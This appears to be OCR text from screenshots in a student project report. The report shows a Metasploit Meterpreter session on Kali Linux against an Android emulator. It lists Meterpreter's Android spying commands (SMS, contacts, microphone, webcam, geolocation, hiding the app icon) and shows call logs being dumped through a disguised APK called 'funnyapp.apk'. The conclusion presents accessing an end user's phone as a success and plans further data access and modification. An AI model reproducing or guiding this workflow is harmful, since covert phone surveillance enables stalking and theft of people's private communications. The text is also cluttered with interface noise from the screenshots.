

Microsoft Office Picture Manager
File Edit View Picture Tools Help
Shortcuts... 66% Edit Pictures... Auto Correct
Applications Places Terminal Sat 10:03
root@kali: ~
File Edit View Search Terminal Help
Command Description
record_mic Record audio from the default microphone for X seconds
webcam_chat Start a video chat
webcam_list List webcams
webcam_snap Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam
Android Commands
activity_start Start an Android activity from a Uri string
check_root Check if device is rooted
dump_calllog Get call log
dump_contacts Get contacts list
dump_sms Get sms messages
geolocate Get current lat-long using geolocation
hide_app_icon Hide the app icon from the launcher
interval_collect Manage interval collection capabilities
send_sms Sends SMS from target session
set_audio_mode Set Ringer Mode
sqlite_query Query a SQLite database from storage
wakelock Enable/Disable Wakelock
wlan_geolocate Get current lat-long using WLAN information
meterpreter > sysinfo
Computer : localhost
OS : Android 7.0 - Linux 3.10.0+ (x86_64)
Meterpreter : dalvik/android
meterpreter > dir
No entries exist in /data/user/0/com.metasploit.stage/files
meterpreter > dump_calllog
[*] No call log entries were found!
meterpreter > dump_calllog
[*] Fetching 1 entry
[*] Call log saved to calllog_dump_20191116095914.txt
meterpreter > dump_calllog
Android Emulator - AndroidPhone:5554
10:03
Search contacts
Today
(982) 212-5161
3 min. ago
Screenshot from 2019-11-16 10-03-21.png
Type: PNG Image
Size: 0.99 MB
Dimension: 1600 x 900 pixels
Screenshot from 2019-11-16 10-03-21
Zoom:
3:20 PM
11/16/2019


Microsoft Office Picture Manager
File Edit View Picture Tools Help
Shortcuts... 66% Edit Pictures... Auto Correct
Applications Places Terminal Sat 10:03
root@kali: ~
File Edit View Search Terminal Help
record_mic Record audio from the default microphone for X seconds
webcam_chat Start a video chat
webcam_list List webcams
webcam_snap Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam
Android Commands
activity_start Start an Android activity from a Uri string
check_root Check if device is rooted
dump_calllog Get call log
dump_contacts Get contacts list
dump_sms Get sms messages
geolocate Get current lat-long using geolocation
hide_app_icon Hide the app icon from the launcher
interval_collect Manage interval collection capabilities
send_sms Sends SMS from target session
set_audio_mode Set Ringer Mode
sqlite_query Query a SQLite database from storage
wakelock Enable/Disable Wakelock
wlan_geolocate Get current lat-long using WLAN information
meterpreter > sysinfo
Computer : localhost
OS : Android 7.0 - Linux 3.10.0+ (x86_64)
Meterpreter : dalvik/android
meterpreter > dir
No entries exist in /data/user/0/com.metasploit.stage/files
meterpreter > dump_calllog
[*] No call log entries were found!
meterpreter > dump_calllog
[*] Fetching 1 entry
[*] Call log saved to calllog_dump_20191116095914.txt
meterpreter > dump_calllog
[*] Fetching 2 entries
[*] Call log saved to calllog_dump_20191116100345.txt
meterpreter >
Android Emulator - AndroidPhone:5554
10:03
Search contacts
Today
(985) 587-0856
Louisiana, 0 min. ago
(982) 212-5161
4 min. ago
Screenshot from 2019-11-16 10-03-58
Zoom:
Saturday, November 16, 2019
3:21 PM
11/16/2019


Microsoft Office Picture Manager
File Edit View Picture Tools Help
Type a question for help
Shortcuts...
66%
Edit Pictures...
Auto Correct
Applications Places Tk
Sat 14:16
gui.py
Open
Save
root@kali: ~
Tkinter GUI
Choose Interface:
Select
Press Buttom
gui.py
OPTIONS = [
variable = StringVar(root)
variable.set(OPTIONS[0])
OI = OptionMenu(root, variable, *OPTIONS, command=interface)
OI.configure(fg="black", bg="lightblue")
OI.place(x=250,y=153)
customlybutton = Button(root, text="Press Buttom", bg='lightblue', fg="blue",command=manually)
customlybutton.pack()
customlybutton.place(x= 319, y=350, anchor="c")
root.geometry('487x380')
root.title("Tkinter GUI")
root.mainloop()
Screenshot from 2019-11-16 14-16-39.png
Type: PNG Image
Size: 107 KB
Dimension: 1600 x 900 pixels
Python Tab Width: 8 Ln 62, Col 28 INS
Screenshot from 2019-11-16 14-16-39
Zoom:
3:25 PM
11/16/2019


Microsoft Office Picture Manager
File Edit View Picture Tools Help
Type a question for help
Shortcuts...
66%
Edit Pictures...
Auto Correct
Applications Places Dialog
Sat 14:17
gui.py
Open
Save
root@kali: ~
Tkinter GUI
Choose Interface:
eth0
Enter address:
ot/Desktop/funnyapp.apk
OK
Press Buttom
gui.py
OPTIONS = [
variable = StringVar(root)
variable.set(OPTIONS[0])
OI = OptionMenu(root, variable, *OPTIONS, command=interface)
OI.configure(fg="black", bg="lightblue")
OI.place(x=250,y=153)
customlybutton = Button(root, text="Press Buttom", bg='lightblue', fg="blue",command=manually)
customlybutton.pack()
customlybutton.place(x= 319, y=350, anchor="c")
root.geometry('487x380')
root.title("Tkinter GUI")
root.mainloop()
Python Tab Width: 8 Ln 62, Col 28 INS
Redmi
Internet access
Unidentified network
No network access
Screenshot from 2019-11-16 14-17-10
Zoom:
3:26 PM
11/16/2019

5. **Result:**


Applications
Places
Text Editor
Open
==========
[+] Call log dump
==========
Date: 2019-11-16 09:59:14 -0500
OS: Android 7.0 - Linux 3.10.0+ (x86_64)
Remote IP: 11.11.4.202
Remote Port: 58634
#1
Number : 9822125161
Name : null
Date : Sat Nov 16 09:59:01 EST 2019
Type : OUTGOING
Duration: 6

6. CONCLUSION and FUTURE SCOPE

We are successfully implemented the project. In that we can easily access the system configuration, call-log details of end user phone.

In future, we can also add some features to access more information in phone and modify it.

We are able to implement output into graphical user interface.

REFERENCES

1. https://fotorus.vip/install-and-use-android-emulator-in-kali-linux/
2. https://www.youtube.com/watch?v=On1DHhcYQKg
3. https://www.youtube.com/watch?v=NOQikgr_Zjc